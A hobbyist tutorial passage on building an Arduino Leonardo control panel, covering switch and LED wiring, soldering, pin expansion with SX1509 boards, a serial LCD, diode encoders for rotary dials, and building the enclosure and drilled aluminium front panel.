
To get started with the Arduino, try building a simple device. Take an ordinary switch and connect one leg to one of the Arduino's GND pins and the other to digital pin 2. Now use a prototyping breadboard to connect the long leg of an LED to one end of a 1,000-Ohm resistor. Connect the free end of the resistor to digital pin 3 on the Arduino and the short leg of the LED to the other GND pin. See if you can program the Arduino to detect when the switch is closed and light the LED. The example programs at **http://arduino.cc/en/Tutorial** will show you how.





3 How to solder

Soldering is mainly about keeping a steady hand. Clamp or blu-tack the wires so that the ends overlap, then apply the soldering iron for a few seconds and touch the solder to the wire so that it melts and flows across the surface. Make sure you allow the soldered wires to cool before moving them.



4 Add connection leads


Every switch and light on your control panel needs its own connection leads. Ribbon cable makes for tidier wiring, but it's harder to solder and you can't move switches around if you change your mind about the positioning. Use 2.4mm heatshrink tubing to insulate the ends.

Crimping

Plugging bare wires into the Arduino doesn't work very well because the ends aren't stiff enough to push into the headers. You need metal spikes called crimp connectors on the ends of the wire. You can buy these and attach them yourself, but it's simpler and more reliable to buy pre-crimped wires. Get 30cm wires with male crimp connectors at each end. You can cut these in half so you have a bare wire to solder to your switch at one end, and the crimp connector at the other.

5 Expand the Arduino

The Arduino Leonardo only has 20 digital input/output pins, and you will find that you actually need more than that. For example, a single LED digit would need seven separate outputs to control each of the segments. One of the most versatile methods to multiplex your pins involves the SX1509 (£7.40, **http://proto-pic.co.uk**). This uses two pins to communicate with the Arduino, but gives you 16 extra pins of its own. You can connect up to four of them to a single Arduino and they share the same two communication pins. That's a total of 64 pins for the price of two! Best of all, the SX1509 add-on uses hardware interrupts to alert the Arduino when any of its inputs have changed, so you don't need to constantly monitor every single one in your code.



Ohm's Law


If you connect an LED directly to the 5V pin of the Arduino it will be uncomfortably bright, and might even blow the LED entirely. This is because LEDs are semiconductors and have almost no internal resistance.

Ohm's law says that voltage = current x resistance, which means that I = V/R. Therefore, if R is very small, the current gets very high. To prevent this, always put a resistor in series with all your LEDs. A green LED has an internal voltage drop of about 2.2V. To give a safe current of 10 milliamps, you will need a 280-Ohm resistor, because (5 – 2.2) / 0.01 = 280.




6 Solder the headers

You can use the SX1509 to make your LEDs blink or fade automatically. If you head to **http://bit.ly/LXFsx1509** this has a great open source library to make programming for the SX1509 easy. Rather than soldering wires directly to the SX1509, it's better to add a header block – like the Arduino itself has – so you can plug components in. You can buy header block in strips that you cut to size. Solder each pin onto the underside.



7 Test as you go

Use the breadboard to test each component as you add it. This makes sure that you haven't connected leads the wrong way round and helps you to learn Arduino programming incrementally.




8 Connect the LCD

Simple 16x2 character LCD displays are very cheap to buy, but the default interface needs a huge number of pins to control. This SerLCD piggyback board (**www.sparkfun.com**) uses one wire – plus ground and +5V – to communicate with the Arduino via its own serial communications interface. You can buy boards with the SerLCD already installed, but it's easy to add it yourself. It solders directly onto the LCD circuit board using the existing pin connections, and there's a potentiometer you can turn with a screwdriver to adjust the contrast. The serial communication is different from the i2C bus that the SX1509 expansion boards use, but it's fine to have both in the same project. Again, there are good software libraries to control the board on **http://bit.ly/LXFserlcd**.

The enclosure

Assemble a panel worthy of the Apollo program.



9 A basic box


Make the back and the bottom of the box out of 6mm MDF. This is easy to cut and drill, and provides an insulating base for the electronics. Cut sloping pieces for the sides from 20mm MDF and make two extra so that you can have pillars in the middle of the box to stop the front panel from flexing. Screw it all together.

Power hub

Virtually every control or light you add will need its own connection to ground or +5V, and sometimes both. The Arduino Leonardo only has two ground pins and one +5V, so you can't connect them all directly. An easy solution is to use a strip of Veroboard (pre-drilled board with copper tracks) and solder some headers to it. You can plug this into an Arduino GND pin and that whole track on the Veroboard will count as ground. Do the same for +5V to create a hub.

10 The front panel

The front panel is 3mm aluminium sheet. This is easily available cut to size on eBay. If you want something that's easier to drill that looks nearly as good, try aluminium composite material (ACM), which is plastic sandwiched between thin aluminium layers. Use a CAD or drawing program, such as *Open Office* or *FreeCAD*, to lay out the precise position of all your switches and buttons, ensuring that you mark the centre of every hole. Print this as a mirror image and glue it to the reverse of the front panel. This will enable you to drill from the back and leave the paper on, which insulates the inside metal surface.




11 Drill holes

Most switches and buttons use a 9mm panel hole. Use a centre punch (or just a screw) and a hammer to carefully mark the middle of each hole. Make sure your that panel is firmly clamped in place and drill a 3mm pilot hole. Then switch to a 9mm drill bit and enlarge the hole.




12 Fit the front panel

At this point, polish out any scratches on the front face as this will be much harder when the switches are all in place. Mount the panel onto your box and bolt the controls on. Leave the wooden back off, so you still have access.




13 Using diodes

Diodes are semiconductor devices that act as one-way valves for electricity. You can use them to create clever encoders that will save you some digital pins on your Arduino. Suppose you have a four-position rotary dial. Ordinarily, each position would need its own input (and therefore its own pin on the Arduino), but you can actually do it with just two pins. You wire position 2 to one pin and position 4 to the other. Connect position 3 to both pins, but use diodes so that positions 2 and 4 are still electrically isolated from each other. When you turn the dial to position 1, neither pin will get a signal (because position 1 isn't connected). When you turn to 2, just the first pin is high. Turn to 3 and both are high. Turn to 4 and just the second pin is high. Here, we've extended this to a six-position dial, so that it only needs three Arduino pins.



Currents

The Arduino can only supply a maximum of 200mA on the 5V rail, and 50mA on the 3.3V rail. If your controller has a lot of LEDs, you will quickly exceed this and your Arduino won't work properly. A £2.60 breadboard power supply module from Amazon will give you over 500mA on each rail. Use this to power your components and leave the Arduino running off the USB cable. Or you can splice open a USB cable and run the 5-volt wire to the power module instead. The ground wire goes to the power module and also back to the PC, and the data wires run to the PC as normal.

